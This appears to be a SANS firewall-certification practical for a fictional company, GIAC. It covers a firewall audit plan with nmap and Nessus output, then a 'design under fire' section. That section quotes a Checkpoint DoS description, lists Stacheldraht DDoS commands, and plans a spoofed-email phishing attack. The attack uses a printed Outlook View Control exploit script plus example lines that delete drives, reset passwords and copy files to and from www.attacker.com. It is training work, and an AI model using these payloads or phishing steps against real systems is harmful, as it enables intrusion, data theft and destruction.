Review all charts, diagrams, and configuration management documents. Documents should state how each device is configured. The documentation should also state the reasons for that particular configuration. Review all Standard Operating procedures, and all written policy. The audit team should also review all of the primary firewall logs for the past 2 months

Consideration 2. What should we audit?

The primary firewall configuration is very important to take into consideration before implementing the audit. The team performing the audit should be familiar with the firewall software and hardware, as well as the way the firewall is configured. The firewall rules must be tested. Rules should be very clear and must block traffic when intended, and allow traffic to pass when intended. The audit must check for unneeded services or ways to consolidate functions (The more functions and services you use the more vulnerabilities you will incur).

Consideration 3. What network segments should the team audit from?

The purpose of testing from each segment is to analyze what traffic can go where. You must consider, what IP addresses, ports, and services are relevant on each segment. Then test with relevant and non-relevant information from each segment, while taking note of the result. When auditing the primary firewall it is very important to test from every access point possible. The access points to the GIAC primary firewall are:

1. The Service Network (Ethernet 1),
2. Inside the firewall primary firewall (Ethernet 2)
3. Outside the primary firewall (Ethernet 0).

Consideration 4. Personnel, who will be performing the audit?

Auditors should be knowledgeable of the network architecture and configuration of the devices they are going to audit, as well as the tools needed to perform the audit. In this case GIAC has chosen to take matters into their own hands and utilize its IT Security Team to conduct their audit

Consideration 5. What tools should be used to perform the audit?

The tools used in the audit should be comprehensive and should test for all services ports and vulnerabilities from each Segment. The output of the tool should be understandable so that it can be explained to upper management, for the purpose of making future recommendations on the security architecture of GIAC Enterprises. The tools GIAC has chosen to use are nmap and Nesses.

Consideration 6. Time

The estimated time it will take to run the tools and perform the audit will be 8 hours. The estimated time it will take to properly analyze the results of the audit, and note vulnerabilities and mis-configurations will be 16 working hours. The output will be analyzed separately by 2 security engineers so that they can compare and contrast their findings. It will also take 16 working hours to write the output report. The output report should be written in a concise manner, and should list all of the vulnerabilities and non-relevant services found by the tools used in the Audit. The report should also make suggestions as to what can be done to eliminate non-relevant services and vulnerabilities. The time it will take to produce such a report is 24 working hours.

Since some of the auditing procedures are resource intensive and may deny some services GIAC has chosen to perform its audit during off hours. GIAC official working hours are from 9 :00 am to 5:00 pm, EST. Therefore all of the auditing of any networks and network devices will be performed after the hour of 6:00 pm EST. All services must be in proper working order by 07:00 am EST the next business day.

Consideration 7. Cost

1. Physical Audit Man Hours = 16 hours (8 hours x 2 Security Personnel)
2. Audit Man Hours = 32 hours (16 hours x 2 Security Personnel).
3. Writing the Report = 24 hours (1 Security person).
4. Total Man-hours = 72 working hours x 2 Personnel salary.
5. Total Estimated Cost = $ 7000.00.

2. Implementation

Note: Seeing as to how neither the network nor the firewall really exist, I'll have to be creative, and do the best I can with what I have.

Phase1 Nmap tool

1. First I must turn all of my logging for all of my rules to long. This will log all of the traffic I generate across the firewall and give me some output as to whether or not a rule is performing the function it was designed for.

2. Second I will test the firewall from the outside (Ethernet 0) The Service Network (Ethernet 1) and inside the firewall (Ethernet 2), by placing a laptop on each network segment and running the following command:

C:\> nmap –sS –sU –sR –F –v –P0 oM c:\nmap\primaryeth0.log –n <IP address of each segment>

Explanation of the command:

-sS = Stealth scan for open TCP ports

-sU = Scan for open UDP Ports

-sR = RPC/Ident scan tries to find a name to associate with your IP address Such as a NETBios Name.

-F = Uses the nmap-services file instead of having to specify which ports you are going to scan. (nmap-services file comes configured with a range of ports that most everyday applications use).

-v = Make the output verbose.

-P0 = Do not perform a ping test. The way the firewall is configured , it will not answer a ping test. If you ask Nmap to do a ping test and the host does not answer it will stop the scan on that node.

-oM = Log to a file. In this case log to c:\nmap\primaereth0.log.

-n = Do not resolve IP addresses to hostnames with DNS.

Br.br.0.2 = Represents the IP address of the External Network card on the firewall.

Phase 2 Nessus Scan

The Nessus scan is set up to scan all three network cards in the primary firewall. The scan is set up as follows:

1. Scan all TCP ports
2. Scan all UDP ports
3. Enable scan for all vulnerabilities included in the plugins, including DOS attacks.

Nessus Scan Report

Number of hosts which were alive during the test : 3
Number of security holes found : 102
Number of security warnings found : 38
Number of security notes found : 11

List of the tested hosts :

- sn.sn.0.2 *(Security warnings found)*
- int.int.0.2 *(Security warnings found)*
- sn.sn.0.2 *(Security warnings found)*

sn.sn.0.2:

List of open ports :

- *unknown (135/tcp)*
- *unknown (259/tcp)*

- *unknown (257/tcp)* *(Security warnings found)*
- *unknown (256/tcp)* *(Security warnings found)*

- *unknown (258/tcp) (Security warnings found)*

Ports 256, 257, and 258 will allow an attacker know that GIAC is using a Checkpoint Firewall.

Solution: add an ACL to the border router disallowing unauthorized users to connect to these ports.

- *unknown (261/tcp)*
- *unknown (262/tcp)*
- *unknown (1037/tcp)*
- *unknown (1036/tcp)*
- *unknown (1035/tcp) (Security warnings found)*

#Nessus reports that there is an SMTP server running on port 1035.

Solution: False Positive

- *unknown (1034/tcp)*

- *unknown (1033/tcp) (Security warnings found)*

Nessus reports that there is a web server running on this port. Web management has been disabled on this Firewall

Solution: False Positive

- *unknown (1032/tcp) (Security warnings found)*

Nessus reports there is an FTP Server Running on port, and has displayed a banner.

Solution: turn off port 1032

- *general/udp (Security notes found)*
- *general/tcp (Security notes found)*

int.int.0.2:

List of open ports :

- *unknown (135/tcp)*

- *unknown (256/tcp) (Security warnings found)*
- *unknown (257/tcp) (Security warnings found)*
- *unknown (258/tcp) (Security warnings found)*

Ports 256, 257, and 258 will allow an attacker know that GIAC is using a Checkpoint Firewall.

Solution: add an ACL to the border router disallowing unauthorized users to connect to these ports.

- *unknown (259/tcp)*
- *unknown (261/tcp)*
- *unknown (262/tcp)*
- *unknown (1032/tcp) (Security warnings found)*

Nessus reports that there is a web server running on this port. Web management has been disabled on this Firewall

Solution: False Positive

- *unknown (1033/tcp) (Security warnings found)*

Nessus reports there is an FTP Server Running on port, and has displayed a banner.

Solution: turn off port 1032

- *unknown (1034/tcp)*
- *unknown (1035/tcp) (Security warnings found)*

#Nessus reports that there is an SMTP server running on port 1035.

Solution: False Positive

- *unknown (1037/tcp)*
- *unknown (1036/tcp)*
- *general/udp (Security notes found)*
- *general/tcp (Security warnings found)*

br.br.0.2:

List of open ports :

- *general/udp (Security notes found)*


- *unknown (256/tcp) (Security warnings found)*
- *unknown (257/tcp) (Security warnings found)*
- *unknown (258/tcp) (Security warnings found)*

Ports 256, 257, and 258 will allow an attacker know that GIAC is using a Checkpoint Firewall.

Solution: add an ACL to the border router disallowing unauthorized users to connect to these ports.

3. Conduct a Perimeter Analysis

Based on the audit of GIAC's perimeter defense conducted by the GIAC Security Team I have made the following recommendations.



1. Look into redundancy solutions for all single points of failure.

   1.1 Implement another border router using a separate ISP connected with a T-1 (1.5 mbps) connection. If someone were to successfully attack GIAC's border router all communications would come to a halt. GIAC would not be able to conduct business with its partners, suppliers or customers.

   1.2 Implement another firewall between the new border router and the internal firewall. If

an DOS attack on the external firewall were to be successful, GIAC again would be dead in the water as far as communications with the Internet goes.

1.3 Change the brand of the external firewall. Although Checkpoint Firewall –1 is an excellent solution, GIAC should implement two Raptor firewalls for its perimeter defense, so that an attacker cannot use the same exploit to get through the perimeter and internal firewall.


1.4 Cluster VPN Solution with another Nokia 2500 Crypto Cluster. This will provide redundancy incase one of the VPN nodes were to be attacked or experience a general failure.

1.5 Add ACL's to the Border Routers excluding access from ports 135, 259, 257, 256, 258, 261, 262, 1037, 1036, 1035, 1034, 1033, and 1032.

Assignment 4 Design Under Fire

http://www.sans.org/y2k/practical/Rick_Wanner_GCFW.doc

This Graphic was copied from the submission of Rick Wanner.



1. Attack on the Primary Firewall

In this Architecture GIAC is running Checkpoint Firewall –1 4.0. One of the exploits found on http://www.securityfocus.com/ is the Checkpoint Firewall-1 Spoofed Source Denial of Service Vulnerability. This vulnerability affects Checkpoint Software Firewall-1 4.1, Checkpoint Software Firewall-1 4.0, and Checkpoint Software Firewall-1 3.0.

The type of vulnerability is a GENERIC-MAP-NOMATCH, (this is a CVE Name. CVE standardizes the names of all known vulnerabilities).

The problem:

Reference to vulnerability: http://www.securityfocus.com/data/vulnerabilities/exploits/cpd.c

Bug found by: antipent

Checkpoint IP Firewall Denial of Service Attack

" * July 2000

* [Intro]

* Checkpoint IP firewall crashes when it detects packets coming from

* a different MAC with the same IP address as itself. We simply

* send a few spoofed UDP packets to it, 100 or so should usually do it.

* [Impact]

* Crashes the firewall and usually the box it's running on. Resulting

* in a complete stand still on the networks Internet connectivity."

Essentially a hacker would try sending UDP packets to the firewall, spoofing the destination IP address so that it is the same the source IP address. If the Anti Spoofing – mechanism is not enabled the system will crash causing a denial of service. In the architecture that Mr. Wanner provides, this would be a single point of failure. The public Web server resides on the internal network. Customers will not be able to make requests from the Web server to the Oracle Database thus rendering GIAC dead in the water.

2. Distributed Denial of Service Attack

The Stacheldraht DDOS attack:

The Stacheldraht attack is a mix between the Trinoo attack and the Tribe Flood Network attack. The Trinoo and TFN (Tribe Flood Network) DDOS attacks take advantage of UNIX clients (Zombies) that are infected with a remote control program. In each of these the Server

Communicates with the client and with one command the server can launch TCP, UDP, SYN and ICMP Floods as well as Smurf attacks against a vulnerable system at such a rate that the system gets overwhelmed and eventually just crashes.


Reference:

http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt

```
The following excerpt was copied from David Dittrich University of
Washington December 31, 1999

The network: client(s)-->handler(s)-->agent(s)-->victim(s)
```

A stacheldraht network would look like this:



Implementation:

1. Perform a network ping sweep of on a popular Cable Modem / DSL Providers IP address range with hostname resolution.
2. Some Cable Modem and DSL providers use their Domain Name Space as the suffix for the Email Addresses they send out.

3. Issue the command .distro. This command tells the agent to install a new copy of the client using the RPC command, on the system server.

4. The Attacker would then run the .showalive command, This command lists how many agents he has control over so he can make sure he has enough power to preform the attack.

5. The attacker would then preform a .madd to add the IP addresses of the victims that he wants to attack.

6. The attacker must then choose what type of attack to deploy. The different attacks are

6.1 .msyn = SYN Flood on a specific IP Address

6.2 .mudp = UDP Flood on a specific IP Address

6.3 .mtcp = UDP Flood on a specific IP Address

6.4 .micmp = ICMP Flood on a specific IP Address.

7. The attacker would then issue a .mdos command. This is a command that is distributed to the client. This tells the client to who and when to attack.

Countermeasures against a Stacheldraht DDOS attack:

1. To prevent this attack from having an effect on the GIAC network, A filter must be added to the border router

no ip direct-broadcast

This will prevent you from being the victim of a Smurf attack.

2. You must also set the ICMP rate filtering and CBAC (Context Based Access Control) to limit the number of ICMP and SYN requests the router will handle in a given time period.

3 Plan An Attack To Compromise GIAC'S Internal Network

The first question I'd ask myself if I were trying to infiltrate an organizations Infrastructure, is "what services reside on the internal network"? We know GIAC runs DNS and E-mail (who doesn't). I'd love to send a Trojan horse to a few internal users, with a keystroke

recorder. The Trojan would also send all typed information to an already compromised system for later pickup. After I retrieved the information, I'd try to shuffle through and find any usernames and passwords. For this I must find out what Operating Systems resides on the Internal Network. After much consideration I decided to go to GIAC and take a closer look.

Upon entry I was greeted and wished well as I stumbled through the nearest cubicle farm, taking note that each cubicle is labelled with a name and room number. As well I could see that all of the workstations in the general area were running some kind of Microsoft GUI Operating System. I could not tell if it was Windows NT 4.0 or Windows 9.x at a glance, but in any case my job here is complete. Alas! I notice one happy camper running Microsoft Outlook. I could see the big yellow splash screen as it vehemently pops up and announces itself as Microsoft Outlook 98 Corporate Edition. Back to the drawing board!

My next step is to build a Web page. This is not your every day nice Web page. This Web page has a small twist to it. Let's see here; what do people like enough, to click on a link that would be mailed to them. Jokes! So I make a happy joke Web page filled with laughter till our hearts content. Unknown to the user I have added a little joke of my own.

So the day has come and the fun shall begin. I have sent an E-mail (with link to my new joke page embedded). I spoofed the From: E-mail address so that it looks as if it is from <patsy>@giac.com (patsy being one of the names I read off of the cubicle (also means someone to blame)) to <victimlist>@giac.com (victim list being everyone else's name that I took note of as I walked through the cubicle farm). When they click on the link Outlook will automatically run the script below. The Vulnerability is lovingly called "The Microsoft Outlook Arbitrary Code Execution Vulnerability".

Excerpt copied from http://www.securityfocus.com/

"The vulnerability is due to a new ActiveX control called 'Microsoft Outlook View Control'. The flaw is that this control is marked 'safe for scripting' when it should not be. It is therefore accessible by scripts."

Excerpt copied from:
http://microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-038.asp

"The Microsoft Outlook View Control is an ActiveX control that allows Outlook mail folders to be viewed via Web pages. The control should only allow passive operations such as viewing mail or calendar data. In reality, though, it exposes a function that could allow the Web page to manipulate Outlook data. This could enable an attacker to delete mail, change calendar information, or take virtually any other action through Outlook including running arbitrary code on the user's machine".

The most fun part of the script is depicted below. I can run just about anything from this part of the script

"vv2.Run("C:\\WINNT\\SYSTEM32\\CMD.EXE /c DIR /A /P /S C:\\ ");"

i.e., the net password command w2.Run(c:\\<systemroot>\SYSTEM32\\net password pass)

Sets the users network password to pass.

Or how would this look "("c:\\<systemroot>\system32\deltree d:*.* /s")"

Deletes all of the files from the root dir on the d: drive and is recursive.

Or maybe just ("c:\\<systemroot>\system32\copy www.attacker.com/trojan horse c:\")

Copies a Trojan horse to the victim's c:\drive with a keystroke recorder that sends all of the collected keystrokes to an already compromised computer.

But most likely ("c:\<systemroot>\profiles\copy *.* www.attacker.com /s")

<systemroot>\profiles is where Outlook keeps its address book by default. If I had a few employee address books I could send an E-mail from them and replicate this process on any machines running Outlook, that are willing to click on my joke page.

The rest of the script is depicted below.

> Reported to bugtraq by Georgi Guninski <guninski@guninski.com> on July 12, 2001
>
> ```
> <br>
> <object id="o1"
> classid="clsid:0006F063-0000-0000-C000-000000000046"
> <param name="folder" value="Inbox">
> </object>
> <script>
> function f()
> //alert(o2.object);
> sel=o1.object.selection;
> vv1=sel.Item(1);
> alert("Subject="+vv1.Subject);
> alert("Body="+vv1.Body+"["+vv1.HTMLBody+"]");
> alert("May be deleted");
> //vv1.Delete();
> vv2=vv1.Session.Application.CreateObject("WScript.Shell");
> alert("Much more fun is possible");
> vv2.Run("C:\\WINNT\\SYSTEM32\\CMD.EXE /c DIR /A /P /S C:\\ ");
>  setTimeout("f()",2000);
> </script>
> ```

If this were to work I'd try and find someone with a share to the GIAC Oracle Database, and issue a command to copy the Customer Database to any computer I can get the information from later.

List Of References

Northcutt, Stephen. TCP/IP for Firewalls and Intrusion Detection.

Textbook for SANS Baltimore May 2001, Course 2-1.

Brenton, Chris. Firewall1 101 Perimeter Protection with Firewalls. 7-25-01. Textbook for

SANS Baltimore May 2001, Course 2.2.

Brenton, Chris. Firewall1 101 Perimeter Protection with Firewalls.

Textbook for SANS Baltimore May 2001, Course 2.3.

Brenton, Chris. VPNs and Remote Access.

Textbook for SANS Baltimore May 2001, Course 2.4.

Brenton, Chris. Network Design and Performance.

Textbook for SANS Baltimore May 2001, Course 2.5.

Tripod, Mark. Cisco router Configuration and Troubleshooting - Second Edition. New Riders Publishing, 2000.

Joel Scambray, Stuart McMlure, George Kurtz, Hacking Exposed -Second Edition

Osborne/McGraw-Hill, 2001

Harold F. Tipton, Micki Krause, Information Security Handbook 4th Edition

Auerbach Publications, 2000

Marcus Goncalves, Steven Brown Checkpoint Firewall –1 Administration

McGraw-Hill 2000

Author Unknown Cypto Cluster Administration Guide

Nokia Corporation, 2000

Sans Practical

Rick Wanner http://www.sans.org/y2k/practical/Rick_Wanner_GCFW.doc

Building a Windows NT Bastion Host Document, Written By Stephen Norberg HP Consulting

Secure IIS by Sunbelt Software.

http://www.securityfocus.com/

http://www.securityfocus.com/data/vulnerabilities/exploits/cpd.c

Bug found by: antipent

http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt

David Dittrich University of Washington, Copyright 1999. All rights reserved.

December 31, 1999

Unknown http://microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-038.asp

http://eeye.com/html/

http://nessus.org/